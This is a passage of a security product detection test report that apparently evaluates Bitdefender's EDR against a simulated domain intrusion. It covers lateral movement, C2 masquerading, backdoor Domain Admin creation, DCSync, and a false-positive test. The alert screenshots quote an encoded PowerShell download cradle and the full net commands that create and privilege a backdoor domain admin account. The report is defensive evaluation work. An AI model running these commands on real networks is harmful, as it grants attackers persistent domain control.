Lateral Movement: Domain Admin Pivot from FS01 to DC01

Description

In this step, we leveraged the previously obtained credentials of the domain administrator **alice.jones** to perform lateral movement from **FS01** to the domain controller **DC01**. Prior to initiating the pivot, a dedicated **C2 listener** was configured with the appropriate payload type and communication settings to receive the incoming Beacon session from DC01. This ensured controlled session handling and separation from existing C2 channels.

Using the valid Domain Admin credentials, we authenticated to DC01 and executed the payload remotely, resulting in the establishment of a Beacon session on the domain controller. This step simulated a high-impact attacker scenario in which compromised Domain Admin credentials are used to pivot to critical infrastructure systems. The objective was to evaluate detection capabilities related to:

- Remote execution on a domain controller
- Administrative authentication from a non-administrative source system
- New service or process creation on DC01
- Correlation between credential compromise, lateral movement, and C2 establishment

TTPs

- **T1078 – Valid Accounts**
Use of legitimate Domain Administrator credentials to authenticate to DC01.
- **T1021 – Remote Services**
Use of remote management protocols (e.g., SMB, RPC, WinRM, or similar) to execute code on DC01.
- **T1569.002 – System Services: Service Execution**
Remote service creation to execute the Beacon payload on the domain controller.
- **T1105 – Ingress Tool Transfer**
Transfer and execution of the payload to establish a C2 session on DC01.

Performed on

FS01

Host IPv4

10.10.70.201

User context

alice.jones@lab.local

Integrity level

high integrity

Monitored Activities from the Security Product

Result / Observations

The lateral movement from FS01 to DC01 was captured clearly in the telemetry and generated multiple meaningful detections on the target system. The screenshots show activity on DC01 involving `wsmprovhst.exe` and `wmiprvse.exe`, which is consistent with remote administration and WinRM-based execution, and the alert set goes well beyond a single generic process detection. In particular, the solution associated the activity with `alice.jones`, identified suspicious `wsmprovhst.exe` execution, and raised several related findings such as `PowershellExecution`, `Heuristic.WinRM.RemoteExecution`, `SuspiciousAutomationDllLoaded`, and `NamedPipeCreate`. This gives a solid indication that the remote session establishment and the subsequent execution context on the domain controller were visible to the product and not treated as ordinary administrative background noise.

The screenshots also show that the PowerShell component of the pivot was detected in a meaningful way. AMSI-based antimalware alerts were raised for suspicious content executed through powershell.exe, and additional detections such as PowerShellInvokedWinRM, Powershell.WinRMLateralMovement, and OutgoingConnectionOnPowershellRemote demonstrate that the product correlated the remote PowerShell activity with WinRM-style lateral movement behaviour. That is a strong result for a detection-focused test, because it shows not only that malicious content was recognized, but also that the surrounding execution pattern on DC01 was understood in context. Overall, this step appears to have been detected well: the remote execution on the domain controller, the use of a privileged domain account, and the resulting command-and-control establishment were all reflected in the telemetry with useful behavioural detail.

Step 11 Detection (Active response)



Antimalware

On-Access scanning detected and identified a threat as Gen:ML.Phantom.Frost.1.00b31000.03@102A2693.1F5B. No action taken. The item will be handled further on by powershell.exe (C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe). This is an Antimalware Scan Interface (AMSI) detection.



Antimalware

On-Access scanning detected and identified a threat as Generic.PwShell.Rozena.1.6630D355. No action taken. The item will be handled further on by powershell.exe (C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe). This is an Antimalware Scan Interface (AMSI) detection.



Antimalware

On-Access scanning detected and identified a threat as Gen:ML.Phantom.Frost.1.00b31000.03@F1AAAA03.1FD2. No action taken. The item will be handled further on by wsmprovhost.exe (C:\Windows\system32\wsmprovhost.exe). This is an Antimalware Scan Interface (AMSI) detection.

The screenshot displays an EDR interface with a process execution timeline on the left and a detailed view of a process on the right. The timeline shows several processes, with one instance of `wmiprvse.exe (10380)` highlighted. A search bar at the top of the timeline shows `cf41cb2.exe(PID:1...`. The detailed view on the right includes the following sections:

- Process Execution:** `wmiprvse.exe`
- ALERTS:** Process detected as **SUSPICIOUS** by analysis. Alert type: `NamedPipeCreate`.
- INVESTIGATION:** Network Presence: 1 endpoints. First Seen On: [blank]. Related processes in Live Search: [blank].
- Further Analysis:** [Add to Sandbox](#) | [VirusTotal](#) | [Google](#)
- REMEDIATION:** No actions taken. Fix & Remediate: [Kill](#) | [Quarantine file](#). Prevent: [Add file to Blocklist](#) | [Add file as exception](#)
- PROCESS INFO:** Process Name: `wmiprvse.exe (ID: 10380)`. Command Line: `"C:\Windows\System32\w...`. User: `NT AUTHORITY\SYSTEM`. Execution Time: [blank].
- FILE INFO:** [blank]

wsmprovhost.exe(...)

>>

wsmprovhost.exe
Process Execution

ALERTS

17 Process detected as **MALWARE** by analysis

- ! Gen:ML.Phantom.Frost.1.00b31000.03@F1AAA... >
- ! Powershell >
- ! Heuristic.DownloadedData >
- ! ProcessSuspectedInjection >
- ! RemoteThreadInjection >
- ! InjectionWriteProcMemory >
- ! InjectionRemoteThread >
- ! InjectionViaSetThreadContext >
- ! ThreadHijacking >
- ! WsmprovhostExecution >
- ! Heuristic.WinRM.RemoteExecution >
- ! Powershell2Execution >
- ! Powershell.HackToolFunctions >
- ! SuspiciousFileDiscovery >
- ! SuspiciousAutomationDllLoaded >
- ! CryptApiUsed >
- ! Heuristic.NamedPipeClientInfoOpen >

< Back
>>

Gen:ML.Phantom.Frost.1.00b31000.0...

Severity: ● High

Detected on: ...

Detected By: AMSI

Process: wsmprovhost.exe

[View context in Historical Search](#)

ALERT DETAILS

Antimalware Scan Interface has detected suspicious activity.

Process	Other
Pid:	1960
Process Path:	c:\windows\system32\wsm...
Process Access ...	elevated
Process Integrit...	high
Parent Process I...	system
Parent Pid:	1056
Parent Process ...	c:\windows\system32\svcho...
Parent Process ...	NT AUTHORITY\SYSTEM
Parent Process ...	elevated
User:	lab.local\alice.jones
Command Line:	"C:\Windows\System32\ws...
Parent Process ...	-k DcomLaunch -p

ATTACK INFO

Tactics:

- Execution
- Lateral Movement
- Defense Evasion

The screenshot shows a process tree on the left where `svchost.exe (1056)` has executed `wsmprovhost.exe (1960)`. The alert details on the right are as follows:

- Alert ID:** Gen:ML.Phantom.Frost.1.00b31000.0...
- Severity:** High
- Detected on:** [Timestamp]
- Detected By:** AMSI
- Process:** wsmprovhost.exe

ALERT DETAILS
Antimalware Scan Interface has detected suspicious activity.

Process	Other
Pid:	1960
Process Path:	c:\windows\system32\wsm...
Process Access ...	elevated
Process Integrit...	high
Parent Process I...	system
Parent Pid:	1056
Parent Process ...	c:\windows\system32\svcho...
Parent Process ...	NT AUTHORITY\SYSTEM
Parent Process ...	elevated
User:	lab.local\alice.jones
Command Line:	"C:\Windows\System32\ws...
Parent Process ...	-k DcomLaunch -p

ATTACK INFO

- Tactics: Execution, Lateral Movement, Defense Evasion

The screenshot shows a process tree on the left where `powershell.exe (1492)` has executed `d41cb2.exe(PID: 194)`. The alert details on the right are as follows:

- Alert ID:** PowershellInvokedWinRM
- Severity:** Low
- Detected on:** [Timestamp]
- Detected By:** EDR
- Process:** powershell.exe

ALERT DETAILS
Windows Remote Management (WinRM) service was invoked by a powershell.exe script. WinRM is the name of both a Windows service and a protocol that allows a user to interact with a remote system (e.g., run an executable, modify the Registry, modify services). Adversaries may use powershell.exe to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.

Process	Other
Pid:	1492
Process Path:	c:\winc...
Process Integrity Level:	mediu...
Parent Process Integrity Level:	system...
Parent Pid:	10164
Parent Process Path:	c:\prog...
Parent Process User:	NT AU...
Parent Process Access Privileges:	elevate...
User:	lab.local\alice.jones
Command Line:	powershell -nop -exec bypass -EncodedCommand SQBFAGfAIAoAE4AZQB3AC0ATwBIAGoAZQBJAHQAIABOAGUA dAAuAFcaZQBIGAMAbABpAGUAbgB0ACKALgBEAGBAdwBuAGw AbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAggAdAB0AHAAOgAvA CBAMQAYADcALgAwAC4AMAAuADEAOGA0ADkANwAyADUALwA nACKA

ATTACK INFO

- Tactics: Execution, Initial Access

#16 (Part of: #15 extended incidents) Blocked
Date
Status: Open
Assignee: Unassigned
Priority: Unassigned

Search nodes: c41cb2.exe(PID: ...)

Powershell.WinRMLateralMovement

Severity: ● Low

Detected on: ...

Detected By: EDR

Process: powershell.exe

[View context in Historical Search](#)

ALERT DETAILS

Powershell ran commands indicating WinRM-related lateral movement capability.

Process	Other
Pid:	1492
Process Path:	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Process Integrity Level:	medium
Parent Process Integrity Level:	system
Parent Pid:	10164
Parent Process Path:	c:\program files (x86)\microsoft\edge\application\msedge.exe
Parent Process User:	NT AUTHORITY\SYSTEM
Parent Process Access Privileges:	elevated
User:	lab.local\alice.jones
Command Line:	powershell -nop -exec bypass -EncodedCommand SQBFAGAIAAoAE4A...

Is this a legitimate behavior?
[Add as EDR Exclusion](#) to stop receiving this alert

ATTACK INFO

Tactics: Execution, Initial Access, Defense Evasion

#16 (Part of: #15 extended incidents) Blocked
Date
Status: Open
Assignee: Unassigned
Priority: Unassigned

Search nodes: c41cb2.exe(PID: ...)

OutgoingConnectionOnPowershellRemote

Severity: ● Low

Detected on: ...

Detected By: EDR

Domain: 10.10.70.200

[View context in Historical Search](#)

ALERT DETAILS

External agent has used PowerShell to establish remote management on the target endpoint, via remote HTTP/HTTPS protocol.

Process	Network	Other
Pid:	1492	
Process Path:	c:\windows\system32\windowspowershell\v1.0\powershell.exe	
Process Integrity Level:	medium	
Parent Process Integrity Level:	system	
Parent Pid:	10164	
Parent Process Path:	c:\program files (x86)\microsoft\edge\application\msedge.exe	
Parent Process User:	NT AUTHORITY\SYSTEM	
Parent Process Access Privileges:	elevated	
User:	lab.local\alice.jones	
Command Line:	powershell -nop -exec bypass -EncodedCommand SQBFAGAIAAoAE4A...	

Is this a legitimate behavior?
[Add as EDR Exclusion](#) to stop receiving this alert

ATTACK INFO

Tactics: Defense Evasion, Privilege Escalation, Command and Control

Step 12. Command and Control

Step 12 Command and Control: Parent/Child Process Masquerading on DC01

Description In this step, the tester leveraged the **C2 Framework** to establish a legitimate-appearing parent/child process relationship for the Command-and-Control (C2) channel on **DC01**.

To blend malicious activity into normal system behaviour, the Beacon was configured to spawn under trusted Windows processes. The spawned directive was used to define a legitimate system binary as the parent process, followed by spawning a new Beacon tied to the configured listener.

- TTPs**
- **T1036 – Masquerading**
Execution of malicious activity under legitimate system binaries to evade detection.
 - **T1055 – Process Injection**
Execution of Beacon code within the address space of a legitimate process.
 - **T1071.001 – Application Layer Protocol: Web Protocols**
Use of HTTP/HTTPS-based C2 communication to blend with normal traffic.
 - **T1105 – Ingress Tool Transfer**
Execution of a staged payload to establish a new Beacon session.

Performed on	DC01
Host IPv4	10.10.70.200
User context	NT AUTHORITY\SYSTEM
Integrity level	system integrity

Monitored Activities from the Security Product

Result / Observations The parent/child process masquerading on DC01 was nevertheless visible in the telemetry and generated several useful detections. The screenshots show that the spawned wuaucvt.exe process was identified as a suspicious WinRM child process under the existing wsmprovhost.exe execution chain, indicating that the product did not simply treat the use of a legitimate Windows binary as benign. In addition, multiple injection-related alerts were raised against wuaucvt.exe, including InjectionRemoteThread, InjectionWriteProcMemory, InjectionViaSetThreadContext, and ThreadHijacking. This is a strong result for this scenario, as it shows that the detection logic captured the underlying process manipulation activity rather than relying only on the apparent legitimacy of the selected parent process.

The screenshots also show that the follow-on network activity was retained in context. The resulting outbound communication was associated with a suspicious domain or host and triggered NetworkSuspiciousDataTransfer, which helps tie the masqueraded process chain back to command-and-control behaviour. Overall, the detections for this step were meaningful and well aligned with the simulated technique: the use of wuaucvt.exe as a trusted-looking process did not hide the activity, and the product surfaced both the suspicious process lineage and the memory-injection behaviour that enabled the beacon to run within that context.

Step 12 Detection (Active response)

The screenshot displays an EDR interface with a process tree on the left and a detailed view of a process on the right. The process tree shows a hierarchy starting with `wsmprovhost.exe (1...)` at the top, which has several child processes. One of these child processes is `wuauclt.exe (4176)`, which is highlighted with a red circle and a red icon. A label "33. Executed" is positioned above the `wuauclt.exe (4176)` node. The detailed view on the right is titled `wuauclt.exe` and includes the following sections:

- Process Execution:** `wuauclt.exe`
- ALERTS:** Process detected as **SUSPICIOUS** by analysis. Alert ID: 1. Category: WinRMProcessChild.
- INVESTIGATION:** Network Presence. 1 endpoints. First Seen On: [blank]. Related processes in Live Search: [blank].
- Further Analysis:** Add to Sandbox | VirusTotal | Google
- REMEDIATION:** No actions taken. Fix & Remediate: Kill (selected), Quarantine file. Prevent: Add file to Blocklist, Add file as exception.
- PROCESS INFO:** Process Name: `wuauclt.exe (ID: 4176)`. Command Line: `"C:\Windows\System32\w...`. User: `lab.local\alice.jones`. Execution Time: [blank].
- FILE INFO:** [blank]

Process Execution
wuauclt.exe (4176)

33. Executed

Search: wsmprovhost.exe...

ALERTS
1
Process detected as **SUSPICIOUS** by analysis

INVESTIGATION
Network Presence
1 endpoints | First Seen On:
[Related processes in Live Search](#)

REMEDIATION
No actions taken

Fix & Remediate
[Kill](#) [Quarantine file](#)

Prevent
[Add file to Blocklist](#) [Add file as exception](#)

PROCESS INFO
Process Name: wuauclt.exe (ID: 4176)
Command Line: "C:\Windows\System32\w...
User: lab.local\alice.jones
Execution Time:

FILE INFO

#17 (Part of: #15 extended incidents) Reported

Search: wsmprovhost.exe...

33. Executed 34. Inject 35. Inject 36. Inject

wuauclt.exe (4176) wuauclt.exe (4176) wuauclt.exe (4176) wuauclt.exe (4176)

37. Connected

ALERTS
1
Process detected as **SUSPICIOUS** by analysis

INVESTIGATION
Network Presence
1 endpoints | First Seen On:
[Related processes in Live Search](#)

REMEDIATION
No actions taken

Fix & Remediate
[Kill](#) [Quarantine file](#)

Prevent
[Add file to Blocklist](#) [Add file as exception](#)

PROCESS INFO
Process Name: wuauclt.exe (ID: 4176)
Command Line: "C:\Windows\System32\w...
User: lab.local\alice.jones
Execution Time:

FILE INFO

#17 (Part of: #15 extended incidents) | Date | Status: Open | Assignee: Unassigned | Priority: Unassigned

Search nodes: wsmprovhost.exe(...)

33. Executed
wuauclt.exe (4176)

34. Inject
wuauclt.exe (4176)

35. Inject
wuauclt.exe (4176)

36. Inject
wuauclt.exe (4176)

37. Connected

Process Execution
wuauclt.exe

ALERTS
Process detected as **SUSPICIOUS** by analysis
InjectionWriteProcMemory

INVESTIGATION
Network Presence
1 endpoints | First Seen On:
Related processes in Live Search

Further Analysis
Add to Sandbox | VirusTotal | Google

REMIEDIATION
No actions taken
Fix & Remediate
Kill | Quarantine file
Prevent
Add file to Blocklist | Add file as exception

PROCESS INFO
Process Name: wuauclt.exe (ID: 4176)
Command Line: "C:\Windows\System32\w...
User: lab.local\alice.jones
Execution Time:

#17 (Part of: #15 extended incidents) | Date | Status: Open | Assignee: Unassigned | Priority: Unassigned

Search nodes: wsmprovhost.exe(...)

33. Executed
wuauclt.exe (4176)

34. Inject
wuauclt.exe (4176)

35. Inject
wuauclt.exe (4176)

36. Inject
wuauclt.exe (4176)

37. Connected

42. Executed

44. Executed

Process Execution
wuauclt.exe

ALERTS
Process detected as **SUSPICIOUS** by analysis
InjectionViaSetThreadContext
ThreadHijacking

INVESTIGATION
Network Presence
1 endpoints | First Seen On:
Related processes in Live Search

Further Analysis
Add to Sandbox | VirusTotal | Google

REMIEDIATION
No actions taken
Fix & Remediate
Kill | Quarantine file
Prevent
Add file to Blocklist | Add file as exception

PROCESS INFO
Process Name: wuauclt.exe (ID: 4176)
Command Line: "C:\Windows\System32\w...
User: lab.local\alice.jones
Execution Time:

#17 (Part of: #15 extended incidents) Reported

Date Status: Open Assignee: Unassigned Priority: Unassigned

Search nodes: wsmprovhos.exe(...)

29. Connected

17. Executed: cmd.exe (7068), updater.e

33. Executed: wuauclt.exe (4176)

34. Inject: wuauclt.exe (4176)

35. Inject: wuauclt.exe (4176)

36. Inject: wuauclt.exe (4176)

Requested Host

ALERTS

- Domain detected as **SUSPICIOUS** by analysis
- NetworkSuspiciousDataTransfer

INVESTIGATION

Network Presence

3 endpoints | First Seen On:

Related connections in Live Search

REMEDIATION

No actions taken

Prevent

Add IP as exception

DOMAIN INFO

Requested URL: [Redacted]

Remote Port: 80

Protocol: N/A

Request Method: N/A

Stream Type: N/A

Extracted File N...: N/A

Source Applicati...: c:\windows\system32\wsm...

#17 (Part of: #15 extended incidents) Reported

Date Status: Open Assignee: Unassigned Priority: Unassigned

Search nodes: wsmprovhos.exe(...)

33. Executed: wuauclt.exe (4176)

34. Inject: wuauclt.exe (4176)

35. Inject: wuauclt.exe (4176)

36. Inject: wuauclt.exe (4176)

37. Connected

39. Executed: net.exe (6796)

41. Connected: [Redacted]

42. Executed: net.exe (7380)

44. Executed: net.exe (1872)

Requested Host

ALERTS

- Domain detected as **SUSPICIOUS** by analysis
- NetworkSuspiciousDataTransfer

INVESTIGATION

Network Presence

3 endpoints | First Seen On:

Related connections in Live Search

REMEDIATION

No actions taken

Prevent

Add IP as exception

DOMAIN INFO

Requested URL: [Redacted]

Remote Port: 80

Protocol: N/A

Request Method: N/A

Stream Type: N/A

Extracted File N...: N/A

Source Applicati...: c:\windows\system32\wuau...

Step 13. Persistence / Privilege Escalation

Step 13 Persistence / Privilege Escalation: Domain Admin Account Creation

Description In this step, we simulated **domain-level persistence** by creating a new domain user account and adding it to the **Domain Admins** group.

Using the active Beacon session on **DC01**, native Windows domain administration commands were executed to create the account and assign privileged group membership. This technique represents a high-impact persistence mechanism, as it establishes long-term administrative access within the Active Directory environment.

- TTPs**
- **T1136.002 – Create Account: Domain Account**
Creation of a new domain-level user account for persistence.
 - **T1098 – Account Manipulation**
Modification of group membership by adding the account to the Domain Admins group.
 - **T1078 – Valid Accounts**
Use of legitimate administrative credentials to create and manage domain accounts.

Performed on	DC01
Host IPv4	10.10.70.200
User context	alice.jones@lab.local
Integrity level	high integrity

Monitored Activities from the Security Product

Result / Observations The creation of a new domain account and its addition to the **Domain Admins** group was clearly reflected in the telemetry and produced multiple relevant detections. The screenshots show that the net.exe process executing net user /domain domain.admin admin24! /add was identified directly, with alerting for both **NewUserCreated** and **NetAddedUserToDomain**. This is a good outcome for the scenario, because the product did not just register generic suspicious process activity but also recognized the administrative action itself at the command level. The related net1.exe execution is also visible, which provides additional process context around the account-creation workflow.

The follow-on privilege assignment was likewise visible in the telemetry. One of the screenshots shows a dedicated **NetGroupAdd** alert tied to the command net group "Domain Admins" /domain domain.admin /add, making it clear that the newly created account was added to a highly privileged domain group. This is especially valuable from a detection perspective, as it captures the most critical part of the activity: not only the creation of a new user, but the immediate escalation of that user to domain-wide administrative privileges. Overall, the detections for this step were meaningful and well aligned with the simulated technique, and the product provided strong visibility into both the account creation and the privileged group membership change.

Step 13 Detection (Active response)

The screenshot displays an EDR interface with a process execution tree on the left and a detailed alert panel on the right. The process tree shows `wuauct.exe (4176)` at the top, which executed `net.exe (6796)`. The `net.exe` process is highlighted with a red circle and a warning icon. The alert panel on the right provides details for `net.exe` Process Execution, including alerts such as "Process detected as MALWARE by analysis" and "NetAddedUserToDomain". It also lists investigation options like "Add to Sandbox", "VirusTotal", and "Google", and remediation options like "Fix & Remediate". A "Command Line" window is open, showing the command `net user /domain domain.admin admin24! /add`.

Process Execution Tree:

- 33. Executed: `wuauct.exe (4176)`
- 39. Executed: `net.exe (6796)`

Alert Details:

- Process:** `net.exe` (Process Execution)
- Alerts:**
 - Process detected as **MALWARE** by analysis
 - NetAddedUserToDomain
 - NewUserCreated
 - WinRMProcessChild
- Investigation:**
 - Network Presence
 - 2 endpoints | First Seen On:
 - Related processes in Live Search
- Further Analysis:**
 - Add to Sandbox
 - VirusTotal
 - Google
- Remediation:**
 - No actions taken
 - Fix & Remediate

Command Line:

```
net user /domain domain.admin admin24! /add
```

The screenshot displays a process execution graph on the left and a detailed view of a process on the right. The graph shows a sequence of events: '33. Executed' (wuaucst.exe), '39. Executed' (net.exe 6796), and '40. Executed' (net1.exe 4660). The detailed view on the right includes:

- Process Execution:** net1.exe
- ALERTS:** Process detected as **SUSPICIOUS** by analysis. Alert type: WinRMProcessChild.
- INVESTIGATION:** Network Presence: 2 endpoints. First Seen On: [blank]. Related processes in Live Search: [blank].
- Further Analysis:** Add to Sandbox | VirusTotal | Google
- REMEDIATION:** No actions taken. Fix & Remediate.
- Command Line:** C:\Windows\system32\net1 user /domain domain.admin admin24! /add
- FILE INFO:** [blank]

The screenshot shows a list of incidents at the top: '#17 (Part of: #15 extended incidents) Reported'. Below is a process execution graph with events: '33. Executed', '34. Inject', '35. Inject', '37. Connected', '42. Executed', '43. Executed', '44. Executed', and '45. Executed'. The detailed view on the right is for a 'NetGroupAdd' alert:

- Severity:** Low
- Detected on:** EDR
- Detected By:** EDR
- Process:** net.exe
- ALERT DETAILS:** Group addition using net.exe.
- Process:**
 - Pid: 7380
 - Process Path: c:\windows\system32\net.exe
 - Process Access Privileges: elevated
 - Process Integrity Level: high
 - Parent Process Integrity Level: high
 - Parent Pid: 4176
 - Parent Process Path: c:\windows\system32\wuaucst.exe
 - Parent Process User: lab.local\alice.jones
 - Parent Process Access Privileges: elevated
 - User: lab.local\alice.jones
 - Command Line: net group "Domain Admins" /domain domain.admin /add
- Is this a legitimate behavior?** Add as EDR Exclusion to stop receiving this alert
- ATTACK INFO:** Tactics: Discovery, Persistence

Step 14. Credential Access

Step 14 Credential Access: DCSync Attack (Domain Credential Replication)

Description In this step, we simulated a **DCSync attack** to obtain credential material for all user accounts within the domain **lab.local**. Using previously acquired Domain Admin privileges, we leveraged the C2 Framework's dcsync capability to request Active Directory replication data directly from the domain controller. This technique abuses legitimate directory replication protocols to retrieve password hashes (NTLM) and Kerberos keys for domain accounts without interacting with LSASS on the domain controller. The objective of this activity was to evaluate whether unauthorized replication requests are detected, logged, and correlated with suspicious administrative activity. This includes monitoring for anomalous replication traffic originating from non-domain controller systems and identifying misuse of accounts with replication privileges. This technique represents one of the highest-impact credential access methods, as it can expose credential material for all domain users, including privileged accounts.

- TTPs**
- **T1003.006 – OS Credential Dumping: DCSync**
Abuse of Active Directory replication permissions to retrieve password hashes and Kerberos keys from the domain controller.
 - **T1078 – Valid Accounts**
Use of legitimate Domain Admin credentials to perform replication requests.
 - **T1482 – Domain Trust Discovery**
Enumeration of domain information to facilitate credential targeting and replication abuse.

Performed on	DC01
Host IPv4	10.10.70.200
User context	alice.jones@lab.local
Integrity level	high integrity

Monitored Activities from the Security Product

Result / Observations We did not observe any active alerts associated with the activities performed in this step. However, the available telemetry shows **suspiciousdomaincontrollerreplication** on **DC01**, explicitly mapped to **T1003.006 – DCSync** under the **Credential Access** tactic. This is a good outcome for the test, as the detection did not remain generic but classified the behaviour directly as suspicious Active Directory replication activity. The alert description also states that an attempt to replicate AD credentials was identified, which aligns well with the executed dcsync lab.local command and demonstrates that the monitoring logic recognized the core behaviour of the attack rather than only surrounding noise. In addition, the hunting results show supporting telemetry on **DC01**, including related events such as **processsuspectedinjection** and **winrmprocesschild**, which indicates that the DCSync activity was visible in a broader operational context and could be correlated with the preceding attacker actions on the domain controller. Particularly useful is the presence of the recorded **network source IP 10.10.70.201**, which ties the replication attempt back to its origin and improves investigative traceability. Overall, this step was detected well from a detection perspective: the product surfaced the high-impact credential access technique with accurate ATT&CK mapping and provided enough surrounding context to support efficient analyst triage.

Threat hunting provided valuable confirmation of the DCSync activity. The screenshot shows that the suspicious replication event was retrievable directly in the hunting interface for **DC01**, together with its ATT&CK mapping, severity scoring, and source IP information. That is helpful because it allows the analyst not only to validate the alert itself, but also to pivot from the domain controller event to the initiating host and reconstruct the broader attack chain.

Step 14 Manual investigation for telemetry / Threat hunting

All Events

Date

alertName:" AND other.hostname:DC01

Press Ctrl+J to open Helper. Press Ctrl+Space to open Autocomplete. Press Enter to run the query

event_time	other.hostn...	other.event_name	alert.severit...	other.event...	other.senso...	other.detc...
DC01		suspiciousdomaincontrollerreplication	70	alert	edr	edr_detection
DC01		processsuspectedinjection	12	alert	edr	edr_detection
DC01		winrmprocesschild	25	alert	edr	edr_detection

Back to top | 3 items

suspiciousdomaincontrollerreplication

Severity ● Medium

Detected on

Detected by edr

Type alert

DETAILS

TABLE JSON

```

{
  "other.sensor_name": "edr",
  "other.detection_class": "edr_detection",
  "other.arch": "x64",
  "other.event_name": "suspiciousdomaincontrollerreplication",
  "other.event_id": "451522730475871456911783806319032062361",
  "other.event_type": "alert",
  "other.os": "windows",
  "other.hostname": "DC01",
  "alert.att&ck_subtechnique_id": "T1003.006",
  "alert.type": "ctc",
  "alert.att&ck_subtechnique": "DCSync",
  "alert.att&ck_technique": "OS Credential Dumping",
  "alert.severity_score": 70,
  "alertName": "SuspiciousDomainControllerReplication",
  "alert.description": "A suspicious attempt to replicate Active Directory credentials has been identified.",
  "alert.mark": "suspicious",
  "alert.att&ck_technique_id": "T1003",
  "alert.att&ck_tactic": "Credential Access",
  "network.source_ip": "10.10.70.201"
}

```

Test Results in Detail: Signal-to-Noise Test

To preserve test integrity and ensure a fair evaluation process for future participants, detailed results of successful Signal-to-Noise scenarios are not disclosed.

Signal-to-Noise scenarios are designed to assess whether products generate unnecessary or misleading alerts during benign administrative activity. The evaluation is based on a consistent methodology, supported by expert analysis of each scenario.

To provide transparency, representative screenshots and explanations are included, allowing readers to understand the context and reasoning behind the assessment. While interpretation of such scenarios can depend on operational context, the evaluation is applied consistently across all tested products.

	StN-1	StN-2	StN-3	StN-4	StN-5	
Active Response	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/> Validated <input type="radio"/> Not Validated

Test 1

Local Internet Connectivity & Diagnostics Check

Description This signal-to-noise scenario simulates a legitimate **local IT troubleshooting check** on a single workstation. A user (or admin) logs into **WS01** and runs a simple **PowerShell diagnostic script** (e.g., snr-internet-check.ps1) that captures basic endpoint and connectivity information such as **OS/version, disk usage, top processes, running services,** and **network/DNS/proxy settings,** plus a few standard **connectivity tests.** Results are written to a local log file (e.g., C:\Temp\SNR-Logs\...). No downloads, no obfuscation, and no remoting.

Performed on WS01

Host IPv4 10.10.70.202

User context Jack.white@lab.local

Integrity level medium integrity

Monitored Activities from the Security Product

Result / Observations During STN Test 1, the EDR generated an incident on **WS01** while a legitimate local PowerShell-based internet connectivity and diagnostics script was executed in a normal user context. According to the screenshots, the product raised multiple low-severity detections, including an **AMSI antimalware alert** (CMD:Heur.BZC.ZFV.Boxter.834.5E736046), **PowerShell HTTP GET request** activity, **PowerShell SSL connection** activity, and a **RunKeyWritten** event. The incident was summarized by the product as a potential network breach and linked to outbound communication with **www.msftconnecttest.com** and the external IP **2.18.69.217**.

From a technical perspective, the network-related detections are consistent with the intended behaviour of the STN script. The script performs standard local troubleshooting actions such as collecting adapter and IP configuration, reviewing DNS and proxy settings, testing name resolution, issuing ICMP and TCP connectivity checks, and sending simple HTTP/HTTPS requests to well-known Microsoft connectivity endpoints. These actions are common in administrative diagnostics and, on their own, do not indicate malicious behaviour.

In this context, the alerting should be assessed as a **false positive / signal-to-noise issue**. The script writes results to a local log file and does not contain obfuscation, download functionality, persistence logic, or remoting behaviour. In particular, the **RunKeyWritten** detection is not supported by the script content, as no registry-based startup or logon persistence is created during execution. Overall, the EDR successfully recorded benign PowerShell and network telemetry, but correlated it too aggressively into an incident, creating unnecessary alert noise for a routine diagnostic activity that should not have been escalated as suspicious.

Test 1 Detection (Active response)

Events

Severity ▼

Modules ▼

Start date 📅 to

End date 📅

[Reset Filters](#)

!

Antimalware

On-Access scanning detected and identified a threat as CMD:Heur.BZC.ZFV.Boxter.834.5E736046. No action taken. The item will be handled further on by powershell.exe (C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe). This is an Antimalware Scan Interface (AMSI) detection.


Not enough data to establish how these actions were possible.

GENERATE REPORT

Severity: Low

A Startup item registry key(HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce) value(ctfmon.exe) has been written. Adding an entry to the 'run keys' in the Registry or Startup folder will cause the program referenced to be executed when a user logs in. These programs will be executed under the context of the user and will have the account's associated permissions level. If adversaries can access these programs, they may insert additional code into the logon script to execute their tools when a user logs in. This code can allow them to maintain *Persistence* on a single system, if it is a local script, or to move laterally within a network, if the script is stored on a central server and pushed to many systems. Depending on the access configuration of the logon scripts, either local credentials

SUSPECTED ACTORS



ws01	Alert name	Sensor	Kill Chain Phase	Alert description
	RunKeyWritten	Endpoint	Initial Access	A Startup item registry key(...)
ATT&CK Techniques: Persistence -Boot or Logon Autostart Execution, Modify Registry... show all				
ws01	Alert name	Sensor	Kill Chain Phase	Alert description
	CMD:Heur.BZC.ZFV.Boxter.834.5E736046	Endpoint	Execution	Antimalware Scan Interface has detected suspicious activ...
ATT&CK Techniques: Execution -User Execution, Command and Scripting Interpreter				
2 entities	Alert name	Sensor	Kill Chain Phase	Alert description
	PowershellHttpRequest	Endpoint	Execution	PowerShell has been used to make a HTTP connection re...
ATT&CK Techniques: Defense Evasion -Access Token Manipulation... show all				
2 entities	Alert name	Sensor	Kill Chain Phase	Alert description
	PowershellSSLConnection	Endpoint	Execution	A ssl connection was established by a powershell process
ATT&CK Techniques: Command and Control -Encrypted Channel, Non-Standard Port... show all				

Product Impression & Insights

We conclude this analysis with a summary of Bitdefender's detection test results.

Bitdefender delivered a strong overall result and maintained visibility across almost the entire intrusion chain. Even the phishing delivery phase did not pass unnoticed: while it was not escalated as a strong active alert, the platform still recorded the email event with useful metadata and hunting pivots, which gave analysts a usable starting point for later correlation. From the moment the payload was executed on WS01, the coverage became clearly more assertive. The malicious Control Panel execution, the control.exe to rundll32.exe chain, the suspicious command line, the malware classification, and the associated outbound communication were all captured with good technical context. That quality largely continued on the workstation side: the browser-parented beacon on WS01 was recognized through suspicious ancestry and parent PID spoofing, the scheduled-task persistence was detected explicitly as a masqueraded scheduled task, the discovery phase was reflected through reconnaissance-relevant DLL loading visible in hunting data, and the Kerberoasting sequence was surfaced through both suspicious Kerberos ticket activity on DC01 and the preceding service-account discovery on WS01. This means the product did not only react once the attack became loud but also preserved enough behavioural depth to make the earlier compromise stages understandable and traceable.

